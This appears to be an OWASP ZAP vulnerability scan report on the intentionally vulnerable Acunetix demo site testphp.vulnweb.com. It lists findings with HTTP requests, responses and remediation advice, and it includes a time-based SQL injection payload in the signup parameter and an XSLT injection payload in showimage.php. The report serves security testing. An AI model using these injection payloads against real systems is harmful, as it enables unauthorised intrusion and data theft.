Request body (151 bytes)

```
uuname=ZAP&upass=ZAP&upass2=ZAP&urname=ZAP&ucc=ZAP&uemail=ZAP&uph
one=ZAP&uaddress=&signup=case+randomblob%281000000%29+when+not+nu
ll+then+1+else+1+end+
```

Status line and header section (221 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 17:57:57 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 733
```

Response body (733 bytes)

Response

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-
8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the
above informations:</p><ul><li>Username: ZAP</li><li>Password:
ZAP</li><li>Name: ZAP</li><li>Address: </li><li>E-Mail:
ZAP</li><li>Phone number: ZAP</li><li>Credit card:
ZAP</li></ul><p>Now you can login from <a
href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

Parameter `signup`

Attack `case randomblob(1000000) when not null then 1 else 1 end`

Evidence `The query time is controllable using parameter value [case randomblob(1000000) when not null then 1 else 1 end], which caused the request to take [613] milliseconds, parameter value [case randomblob(10000000) when not null then 1 else 1 end], which caused the request to take [1,432] milliseconds, when the original unmodified query with value [signup] took [613] milliseconds.`

Solution

Do not trust client side input, even if there is client side validation in place.

In general, type check all data on the server side.

If the application uses JDBC, use PreparedStatement or CallableStatement, with parameters passed by '?'

If the application uses ASP, use ADO Command Objects with strong type checking and parameterized queries.

If database Stored Procedures can be used, use them.

Do *not* concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!

Do not create dynamic SQL queries using simple string concatenation.

Escape all data received from the client.

Apply an 'allow list' of allowed characters, or a 'deny list' of disallowed characters in user input.

Apply the principle of least privilege by using the least privileged database user possible.

In particular, avoid using the 'sa' or 'db-owner' database users. This does not eliminate SQL injection, but minimizes its impact.

Grant the minimum database access that is necessary for the application.

2. Risk=Medium, Confidence=High (1)
    1. *http://testphp.vulnweb.com (1)*
        1. Content Security Policy (CSP) Header Not Set (1)
            1. GET http://testphp.vulnweb.com/robots.txt

Alert tags

- OWASP_2021_A05
- OWASP_2017_A06

Alert description

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks. These attacks are used for everything from data theft to site defacement or distribution of malware. CSP provides a set of standard HTTP headers that allow website owners to declare approved sources of content that browsers should be allowed to load on that page — covered types are JavaScript, CSS, HTML frames, fonts, images and embeddable objects such as Java applets, ActiveX, audio and video files.

Request

Request line and header section (249 bytes)

```
GET http://testphp.vulnweb.com/robots.txt HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
```

```
cache-control: no-cache
```

Request body (0 bytes)

Status line and header section (155 bytes)

```
HTTP/1.1 404 Not Found
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 15:41:31 GMT
Content-Type: text/html
Content-Length: 555
Connection: keep-alive
```

Response body (555 bytes)

Response

```
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.19.0</center>
</body>
</html>
<!-- a padding to disable MSIE and Chrome friendly error
page -->
<!-- a padding to disable MSIE and Chrome friendly error
page -->
<!-- a padding to disable MSIE and Chrome friendly error
page -->
<!-- a padding to disable MSIE and Chrome friendly error
page -->
<!-- a padding to disable MSIE and Chrome friendly error
page -->
<!-- a padding to disable MSIE and Chrome friendly error
page -->
```

Solution

Ensure that your web server, application server, load balancer, etc. is configured to set the Content-Security-Policy header.

3.Risk=Medium, Confidence=Medium (3)

1. *http://testphp.vulnweb.com (3)*
    1. .htaccess Information Leak (1)
        1. GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess

Alert tags

- OWASP_2021_A05
- WSTG-v42-CONF-05
- OWASP_2017_A06

Alert description

htaccess files can be used to alter the configuration of the Apache Web Server software to enable/disable additional functionality and features that the Apache Web Server software has to offer.

Request line and header section (302 bytes)

Request

```
GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess
HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
```

```
pragma: no-cache
cache-control: no-cache
referer: http://testphp.vulnweb.com
```

Request body (0 bytes)

Response

Status line and header section (252 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 18:11:16 GMT
Content-Type: application/octet-stream
Content-Length: 176
Last-Modified: Wed, 15 Feb 2012 10:32:40 GMT
Connection: keep-alive
ETag: "4f3b89c8-b0"
Accept-Ranges: bytes
```

Response body (176 bytes)

```
RewriteEngine on
RewriteRule Details/.*/(.*?)/ details.php?id=$1 [L]
RewriteRule BuyProduct-(.*?)/ buy.php?id=$1 [L]
RewriteRule RateProduct-(.*?)\.html rate.php?id=$1 [L]
```

Evidence

```
HTTP/1.1 200 OK
```

Solution

Ensure the .htaccess file is not accessible.

2. Missing Anti-clickjacking Header (1)
    1. GET http://testphp.vulnweb.com

Alert tags

- OWASP_2021_A05
- WSTG-v42-CLNT-09
- OWASP_2017_A06

Alert description

The response does not include either Content-Security-Policy with 'frame-ancestors' directive or X-Frame-Options to protect against 'ClickJacking' attacks.

Request

Request line and header section (238 bytes)

```
GET http://testphp.vulnweb.com HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
```

Request body (0 bytes)

Response

Status line and header section (222 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 15:41:30 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
```

```
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 4958
```

Response body (4958 bytes)

Parameter

```
x-frame-options
```

Modern Web browsers support the Content-Security-Policy and X-Frame-Options HTTP headers. Ensure one of them is set on all web pages returned by your site/app.

Solution

If you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. Alternatively consider implementing Content Security Policy's "frame-ancestors" directive.

3. XSLT Injection (1)
    1. GET http://testphp.vulnweb.com/showimage.php?file=%3Cxsl%3Avalue-of+select%3D%22document%28%27http%3A%2F%2Ftestphp.vulnweb.com%3A22%27%29%22%2F%3E

Alert tags

- OWASP_2021_A03
- OWASP_2017_A01

Alert description

Injection using XSL transformations may be possible, and may allow an attacker to read system information, read and write files, or execute arbitrary code.

Other info

Port scanning may be possible.

Request line and header section (414 bytes)

Request

```
GET
http://testphp.vulnweb.com/showimage.php?file=%3Cxsl%3Avalue
-
of+select%3D%22document%28%27http%3A%2F%2Ftestphp.vulnweb.co
m%3A22%27%29%22%2F%3E HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
referer: http://testphp.vulnweb.com/listproducts.php?cat=1
```

Request body (0 bytes)

Status line and header section (207 bytes)

Response

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 18:11:42 GMT
Content-Type: image/jpeg
```

```
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 286
```

Response body (286 bytes)

```
Warning: fopen(<xsl:value-of
select="document('http://testphp.vulnweb.com:22')"/>):
failed to open stream: No such file or directory in
/hj/var/www/showimage.php on line 13

Warning: fpassthru() expects parameter 1 to be resource,
boolean given in /hj/var/www/showimage.php on line 19
```

Parameter `file`

Attack
```
<xsl:value-of
select="document('http://testphp.vulnweb.com:22')"/>
```

Evidence `failed to open stream`

Solution Sanitize and analyze every user input coming from any client-side.

4.Risk=Medium, Confidence=Low (1)

2. *http://testphp.vulnweb.com (1)*

1. Absence of Anti-CSRF Tokens (1)

1. GET http://testphp.vulnweb.com

Alert tags

- OWASP_2021_A01
- WSTG-v42-SESS-05
- OWASP_2017_A05

Alert description

No Anti-CSRF tokens were found in a HTML submission form.

A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf.

CSRF attacks are effective in a number of situations, including:

* The victim has an active session on the target site.

* The victim is authenticated via HTTP auth on the target site.

* The victim is on the same local network as the target site.

CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS, because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.

Other info

No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret, __csrf_magic, CSRF, _token, _csrf_token] was found in the following HTML form: [Form 1: "goButton" "searchFor"].

Request

Request line and header section (238 bytes)

```
GET http://testphp.vulnweb.com HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
```

Request body (0 bytes)

Response

Status line and header section (222 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 15:41:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 4958
```

Response body (4958 bytes)

Evidence

```
<form action="search.php?test=query" method="post">
```

Solution

Phase: Architecture and Design

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Phase: Implementation

Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script.

Phase: Architecture and Design

Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).

Note that this can be bypassed using XSS.

Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation.

Note that this can be bypassed using XSS.

Use the ESAPI Session Management control.

This control includes a component for CSRF.

Do not use the GET method for any request that triggers a state change.

Phase: Implementation

Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.

5.Risk=Low, Confidence=High (1)

3. *http://testphp.vulnweb.com (1)*

1. Server Leaks Version Information via "Server" HTTP Response Header Field (1)

1. GET http://testphp.vulnweb.com/robots.txt

Alert tags

- OWASP_2021_A05
- OWASP_2017_A06
- WSTG-v42-INFO-02

Alert description

The web/application server is leaking version information via the "Server" HTTP response header. Access to such information may facilitate attackers identifying other vulnerabilities your web/application server is subject to.

Request

Request line and header section (249 bytes)

```
GET http://testphp.vulnweb.com/robots.txt HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
```

Request body (0 bytes)

Response

Status line and header section (155 bytes)

```
HTTP/1.1 404 Not Found
```

```
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 15:41:31 GMT
Content-Type: text/html
Content-Length: 555
Connection: keep-alive
```

Response body (555 bytes)

```
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.19.0</center>
</body>
</html>
<!-- a padding to disable MSIE and Chrome friendly error
page -->
<!-- a padding to disable MSIE and Chrome friendly error
page -->
<!-- a padding to disable MSIE and Chrome friendly error
page -->
<!-- a padding to disable MSIE and Chrome friendly error
page -->
<!-- a padding to disable MSIE and Chrome friendly error
page -->
<!-- a padding to disable MSIE and Chrome friendly error
page -->
```

Evidence

```
nginx/1.19.0
```

Solution

Ensure that your web server, application server, load balancer, etc. is configured to suppress the "Server" header or provide generic details.

6.Risk=Low, Confidence=Medium (2)

4. *http://testphp.vulnweb.com (2)*

1. Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (1)

1. GET http://testphp.vulnweb.com

Alert tags

- OWASP_2021_A01
- WSTG-v42-INFO-08
- OWASP_2017_A03

Alert description

The web/application server is leaking information via one or more "X-Powered-By" HTTP response headers. Access to such information may facilitate attackers identifying other frameworks/components your web application is reliant upon and the vulnerabilities such components may be subject to.

Request

Request line and header section (238 bytes)

```
GET http://testphp.vulnweb.com HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
```

Request body (0 bytes)

Response

Status line and header section (222 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 15:41:30 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 4958
```

Response body (4958 bytes)

Evidence

```
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
```

Solution

Ensure that your web server, application server, load balancer, etc. is configured to suppress "X-Powered-By" headers.

2. X-Content-Type-Options Header Missing (1)
    1. GET http://testphp.vulnweb.com

Alert tags

- OWASP_2021_A05
- OWASP_2017_A06

Alert description

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

Other info

This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scan rule will not alert on client or server error responses.

Request

Request line and header section (238 bytes)

```
GET http://testphp.vulnweb.com HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
```

Request body (0 bytes)

Response

Status line and header section (222 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
```

```
Date: Sat, 13 Jan 2024 15:41:30 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 4958
```

Response body (4958 bytes)

Parameter

`x-content-type-options`

Solution

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

7.Risk=Informational, Confidence=High (1)

5. *http://testphp.vulnweb.com (1)*

1. GET for POST (1)

1. GET http://testphp.vulnweb.com/cart.php

Alert tags

- OWASP_2021_A04
- WSTG-v42-CONF-06
- OWASP_2017_A06

Alert description

A request that was originally observed as a POST was also accepted as a GET. This issue does not represent a security weakness unto itself, however, it may facilitate simplification of other attacks. For example if the original POST is subject to Cross-Site Scripting (XSS), then this finding may indicate that a simplified (GET based) XSS may also be possible.

Request line and header section (372 bytes)

Request

```
GET http://testphp.vulnweb.com/cart.php?addcart=4&price=1000
HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
content-type: application/x-www-form-urlencoded
referer: http://testphp.vulnweb.com/product.php?pic=4
```

Request body (0 bytes)

Status line and header section (222 bytes)

Response

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 18:11:51 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
```

```
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 4903
```

Response body (4903 bytes)

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin
template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>you cart</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) {  //reloads the window if Nav4
resized
if (init==true) with (navigator) {if
((appName=="Netscape")&&(parseInt(appVersion)==4)) {
document.MM_pgW=innerWidth; document.MM_pgH=innerHeight;
onresize=MM_reloadPage; }}
else if (innerWidth!=document.MM_pgW ||
innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px;
z-index:1">
<div id="masthead">
<h1 id="siteName"><a href="https://www.acunetix.com/"><img
src="images/logo.gif" width="306" height="38" border="0"
alt="Acunetix website security"></a></h1>
<h6 id="siteInfo">TEST and Demonstration site for <a
href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
<div id="globalNav">
<table border="0" cellpadding="0" cellspacing="0"
width="100%"><tr>
<td align="left">
<a href="index.php">home</a> | <a
href="categories.php">categories</a> | <a
href="artists.php">artists
</a> | <a href="disclaimer.php">disclaimer</a> | <a
href="cart.php">your cart</a> |
<a href="guestbook.php">guestbook</a> |
<a href="AJAX/index.php">AJAX Demo</a>
</td>
<td align="right">
```

```
</td>
</tr></table>
</div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

<h2 id='pageName'>Error</h2>
<div class='story'>
<p>You are not logged on. To log on please visit our <a
href='login.php'>login page</a></p>
</div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
<div id="search">
<form action="search.php?test=query" method="post">
<label>search art</label>
<input name="searchFor" type="text" size="10">
<input name="goButton" type="submit" value="go">
</form>
</div>
<div id="sectionLinks">
<ul>
<li><a href="categories.php">Browse categories</a></li>
<li><a href="artists.php">Browse artists</a></li>
<li><a href="cart.php">Your cart</a></li>
<li><a href="login.php">Signup</a></li>
<li><a href="userinfo.php">Your profile</a></li>
<li><a href="guestbook.php">Our guestbook</a></li>
<li><a href="AJAX/index.php">AJAX Demo</a></li>
</li>
</ul>
</div>
<div class="relatedLinks">
<h3>Links</h3>
<ul>
<li><a href="http://www.acunetix.com">Security art</a></li>
<li><a href="https://www.acunetix.com/vulnerability-
scanner/php-security-scanner/">PHP scanner</a></li>
<li><a href="https://www.acunetix.com/blog/articles/prevent-
sql-injection-vulnerabilities-in-php-applications/">PHP vuln
help</a></li>
<li><a href="http://www.eclectasy.com/Fractal-
Explorer/index.html">Fractal Explorer</a></li>
</ul>
</div>
<div id="advert">
<p>
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/
flash/swflash.cab#version=6,0,29,0" width="107" height="66">
<param name="movie" value="Flash/add.swf">
<param name=quality value=high>
<embed src="Flash/add.swf" quality=high
pluginspage="http://www.macromedia.com/shockwave/download/in
```

```
dex.cgi?P1_Prod_Version=ShockwaveFlash" type="application/x-
shockwave-flash" width="107" height="66"></embed>
</object>
</p>
</div>
</div>

<!--end navbar -->
<div id="siteInfo">  <a href="http://www.acunetix.com">About
Us</a> | <a href="privacy.php">Privacy Policy</a> | <a
href="mailto:wvs@acunetix.com">Contact Us</a> | &copy;2019
Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-
align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>:
This is not a real shop. This is an example PHP application,
which is intentionally vulnerable to web attacks. It is
intended to help you test Acunetix. It also helps you
understand how developer errors and bad configuration may
let someone break into your website. You can use it to test
other tools and your manual hacking skills as well. Tip:
Look for potential SQL Injections, Cross-site Scripting
(XSS), and Cross-site Request Forgery (CSRF), and more.</p>
</div>
</div>
</body>
<!-- InstanceEnd --></html>
```

Evidence

```
GET http://testphp.vulnweb.com/cart.php?addcart=4&price=1000
HTTP/1.1
```

Solution Ensure that only POST is accepted where POST is expected.

8.Risk=Informational, Confidence=Medium (2)

http://testphp.vulnweb.com (2)

1.Modern Web Application (1)

1.GET http://testphp.vulnweb.com/artists.php

Alert tags

Alert description The application appears to be a modern web application. If you need to explore it automatically then the Ajax Spider may well be more effective than the standard one.

Other info Links have been found that do not have traditional href attributes, which is an indication that this is a modern web application.

Request line and header section (287 bytes)

Request

```
GET http://testphp.vulnweb.com/artists.php HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
referer: http://testphp.vulnweb.com
```

Request body (0 bytes)

Response

Status line and header section (222 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 15:41:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 5328
```

Response body (5328 bytes)

Evidence

```
<a href='#'
onClick="window.open('./comment.php?aid=1','comment','width=
500,height=400')">comment on this artist</a>
```

Solution

This is an informational alert and so no changes are required.

2. User Agent Fuzzer (1)
    1. POST http://testphp.vulnweb.com/guestbook.php

Alert tags

Alert description

Check for differences in response based on fuzzed User Agent (eg. mobile sites, access as a Search Engine Crawler). Compares the response statuscode and the hashcode of the response body with the original response.

Request

Request line and header section (312 bytes)

```
POST http://testphp.vulnweb.com/guestbook.php HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT
6.1)
pragma: no-cache
cache-control: no-cache
content-type: application/x-www-form-urlencoded
referer: http://testphp.vulnweb.com/guestbook.php
content-length: 33
```

Request body (33 bytes)

```
name=ZAP&text=&submit=add+message
```

Response

Status line and header section (222 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 18:11:57 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 5393
```

Response body (5393 bytes)

Parameter `Header User-Agent`

Attack `Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1)`

9.Risk=Informational, Confidence=Low (4)

http://testphp.vulnweb.com (4)

1.Authentication Request Identified (1)

POST http://testphp.vulnweb.com/secured/newuser.php

Alert tags

Alert description

The given request has been identified as an authentication request. The 'Other Info' field contains a set of key=value lines which identify any relevant fields. If the request is in a context which has an Authentication Method set to "Auto-Detect" then this rule will change the authentication to match the request identified.

Other info

userParam=uemail

userValue=ZAP

passwordParam=upass

referer=http://testphp.vulnweb.com/signup.php

Request

Request line and header section (376 bytes)

```
POST http://testphp.vulnweb.com/secured/newuser.php
HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
content-type: application/x-www-form-urlencoded
referer: http://testphp.vulnweb.com/signup.php
content-length: 96
```

Request body (96 bytes)

```
uuname=ZAP&upass=ZAP&upass2=ZAP&urname=ZAP&ucc=ZAP&uemail=Z
AP&uphone=ZAP&uaddress=&signup=signup
```

Response

Status line and header section (221 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 15:41:36 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 733
```

Response body (733 bytes)

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
<h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
<p>You have been introduced to our database with the above
informations:</p><ul><li>Username: ZAP</li><li>Password:
ZAP</li><li>Name: ZAP</li><li>Address: </li><li>E-Mail:
ZAP</li><li>Phone number: ZAP</li><li>Credit card:
ZAP</li></ul><p>Now you can login from <a
href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

Parameter uemail

Evidence upass

Solution This is an informational alert rather than a vulnerability and so there is nothing to fix.

2.Charset Mismatch (Header Versus Meta Content-Type Charset) (1)

2. GET http://testphp.vulnweb.com

Alert tags

Alert description This check identifies responses where the HTTP Content-Type header declares a charset different from the charset defined by the body of the HTML or XML. When there's a charset mismatch between the HTTP header and content body Web browsers can be forced into an undesirable content-sniffing mode to determine the content's correct character set.

An attacker could manipulate content on the page to be interpreted in an encoding of their choice. For example, if an attacker can control content at the beginning of the page, they could inject script using UTF-7 encoded text and manipulate some browsers into interpreting that text.

Other info There was a charset mismatch between the HTTP Header and the META content-type encoding declarations: [UTF-8] and [iso-8859-2] do not match.

Request line and header section (238 bytes)

Request

```
GET http://testphp.vulnweb.com HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
```

```
pragma: no-cache
cache-control: no-cache
```

Request body (0 bytes)

Response

Status line and header section (222 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 15:41:30 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 4958
```

Response body (4958 bytes)

Solution

Force UTF-8 for all text content in both the HTTP header and meta tags in HTML or encoding declarations in XML.

3. Information Disclosure- Suspicious Comments (1)
    1. GET http://testphp.vulnweb.com/AJAX/index.php

Alert tags

- OWASP_2021_A01
- WSTG-v42-INFO-05
- OWASP_2017_A03

Alert description

The response appears to contain suspicious comments which may help an attacker. Note: Matches made within script blocks or files are against the entire content not only comments.

The following pattern was used: \bWHERE\b and was detected in the element starting with: "<script type="text/javascript">

Other info

var httpreq = null;

function SetContent(XML) {

var items = XML.getElementsByTagName('i", see evidence field for the suspicious comment/snippet.

Request

Request line and header section (290 bytes)

```
GET http://testphp.vulnweb.com/AJAX/index.php HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
pragma: no-cache
cache-control: no-cache
referer: http://testphp.vulnweb.com
```

Request body (0 bytes)

Response

Status line and header section (222 bytes)

```
HTTP/1.1 200 OK
```

```
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 15:41:31 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 4236
```

Response body (4236 bytes)

Evidence

```
where
```

Solution

Remove all comments that return information that may help an attacker and fix any underlying problems they refer to.

4. User Controllable HTML Element Attribute (Potential XSS) (1)
    1. POST http://testphp.vulnweb.com/search.php?test=query

Alert tags

- OWASP_2021_A03
- OWASP_2017_A01

Alert description

This check looks at user-supplied input in query string parameters and POST data to identify where certain HTML attribute values might be controlled. This provides hot-spot detection for XSS (cross-site scripting) that will require further review by a security analyst to determine exploitability.

User-controlled HTML attribute values were found. Try injecting special characters to see if XSS might be possible. The page at the following URL:

http://testphp.vulnweb.com/search.php?test=query

appears to include user input in:

Other info

a(n) [input] tag [name] attribute

The user input found was:

goButton=go

The user-controlled value was:

gobutton

Request line and header section (367 bytes)

Request

```
POST http://testphp.vulnweb.com/search.php?test=query
HTTP/1.1
host: testphp.vulnweb.com
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
